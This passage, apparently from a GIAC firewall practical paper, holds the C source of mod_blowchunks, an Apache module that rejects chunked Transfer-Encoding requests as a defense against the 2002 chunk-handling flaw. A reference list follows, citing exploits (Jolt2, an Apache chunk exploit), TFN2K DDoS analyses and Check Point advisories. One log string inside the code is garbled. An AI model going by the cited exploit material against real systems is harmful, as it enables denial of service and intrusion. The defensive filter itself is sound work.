 * 2. The origin of this software must not be misrepresented, either by
 * explicit claim or by omission.
 *
 * 3. Altered versions must be plainly marked as such, and must not be
 * misrepresented as being the original software.
 *
 * 4. This notice may not be removed or altered.
 *
 * To compile & install in your apache (using apxs):
 *
 * # /usr/sbin/apxs -i -a -c mod_blowchunks.c
 *
 * and restart. Read the apxs(8) man page for more info on compiling apache
 * modules.
 */

#include "httpd.h"
#include "http_config.h"
#include "http_core.h"
#include "http_log.h"
#include "http_main.h"
#include "http_protocol.h"

module MODULE_VAR_EXPORT blowchunks_module;

static int blowchunks_check_one_header(void *data, const char *key, const char
*val)
{
   if (ap_find_last_token(NULL, val, "chunked")) {
*((int *)data)=TRUE;
return FALSE;
   }
   return TRUE;
}

static int blowchunks_post_read_request(request_rec *r)
{
   int found=FALSE;
   ap_table_do(blowchunks_check_one_header,&found,r->headers_in,
"Transfer-Encoding",NULL);
   if (found==TRUE) {
      ap_log_rerror(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
"Transfer-Encoding: chuCris Bnked - denied and logged");
return HTTP_BAD_REQUEST;
   }
   return DECLINED;
}

module MODULE_VAR_EXPORT blowchunks_module =
{
   STANDARD_MODULE_STUFF,
   NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL,
   NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL,
#if MODULE_MAGIC_NUMBER >= 19970902
   blowchunks_post_read_request
#else
#error Your apache is too old to have the post_read_request module hook
#endif
};
```

References:

1. **Iptables Tutorial:**
   Oskar Andreasson. "Iptables Tutorial 1.1.11"
   http://www.netfilter.org/documentation/tutorials/blueflux/iptables-tutorial.html

2. Configuring Cisco Concentrator:
Cisco Product Documentation. "Using the Command-Line Interface for Quick Configuration"
http://www.cisco.com/univercd/cc/td/doc/product/vpn/vpn3000/3_6/getting/gs4cli.htm

3. Checkpoint Firewall-1 Vulnerability:
Securiteam, "**FW-1 IP Fragmentation vulnerability (remote DoS)**"
http://www.securiteam.com/securitynews/5NP010A1YI.html

Checkpoint Alerts, "**IP Fragment-driven Denial of Service Vulnerability. June 6 2000.**"
http://www.checkpoint.com/techsupport/alerts/ipfrag_dos.html

Security Focus, "**Check Point Firewall-1 Fragmented Packets DoS Vulnerability**"
http://www.securityfocus.com/bid/1312

Other Links:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0482
http://www.nta-monitor.com/news/checkpoint/checkpoint-tech.htm

Jeffrey P. Lanza, "Vulnerability Note VU#35958"
http://www.kb.cert.org/vuls/id/35958

4. Code to exploit the IP_Fragmentation_Vulnerability
Phonix, "Jolt2 - a new Windows DoS attack"
http://www.securiteam.com/exploits/Jolt2_-_a_new_Windows_DoS_attack.html

5. Checkpoint Firewall-1 Vulnerability:

Jeffrey P. Lanza, "**Vulnerability Note VU#886601**"
http://www.kb.cert.org/vuls/id/886601

Checkpoint Alerts, "**IKE Aggressive Mode, October 7 2002**"
http://www.checkpoint.com/techsupport/alerts/ike.html

Other References:
http://www.nta-monitor.com/news/checkpoint.htm
http://www.dsinet.org/?id=2873
http://www.netsys.com/cgi-bin/displaynews?a=382
http://www.securiteam.com/securitynews/5TP040U8AW.html
http://online.securityfocus.com/news/603
http://online.securityfocus.com/archive/1/290202/2002-09-01/2002-09-07/0
http://packetstorm.linuxsecurity.com/advisories/misc/checkpoint.ike.txt

6. Design Under Fire:
Carr Paul, "GIAC Firewall Analyst, Practical Assignment, September 2002"
http://www.giac.org/practical/Carr_Paul_GCFW.doc

7. DDOS References:

Jason Barlow and Woody Thrower, "**TFN2K - An Analysis"**
http://security.royans.net/info/posts/bugtraq_ddos2.shtml

Jason Barlow and Woody Thrower, " TFN2K Analysis-1_3"
http://packetstormsecurity.packetstorm.org/distributed/TFN2k_Analysis-1.3.txt

Other References:
http://www.securiteam.com/securitynews/5YP0G000FS.html
http://www.securiteam.com/securitynews/5YP0G000FS.html

8.Apache Vulnerability & Code to exploit the vulnerability:
Cory F. Cohen "CERT® Advisory CA-2002-17 Apache Web Server Chunk Handling Vulnerability"
http://www.cert.org/advisories/CA-2002-17.html

Other References:
http://www.securiteam.com/unixfocus/5HP0G207FY.html
http://www.securiteam.com/unixfocus/5HP0G207FY.html

9 Apahe Chunk Exploit:
Jeffery McKay, "Apache HTTP Server Chunked Encoding"
http://www.giac.org/practical/Jeffrey_McKay_GCIH.doc

10 Tunneling Protocol Options:
William Cahn, "Firewall, Perimeter Protection & VPN v 1.7"
http://www.giac.org/practical/William_Chan_GCFW.pdf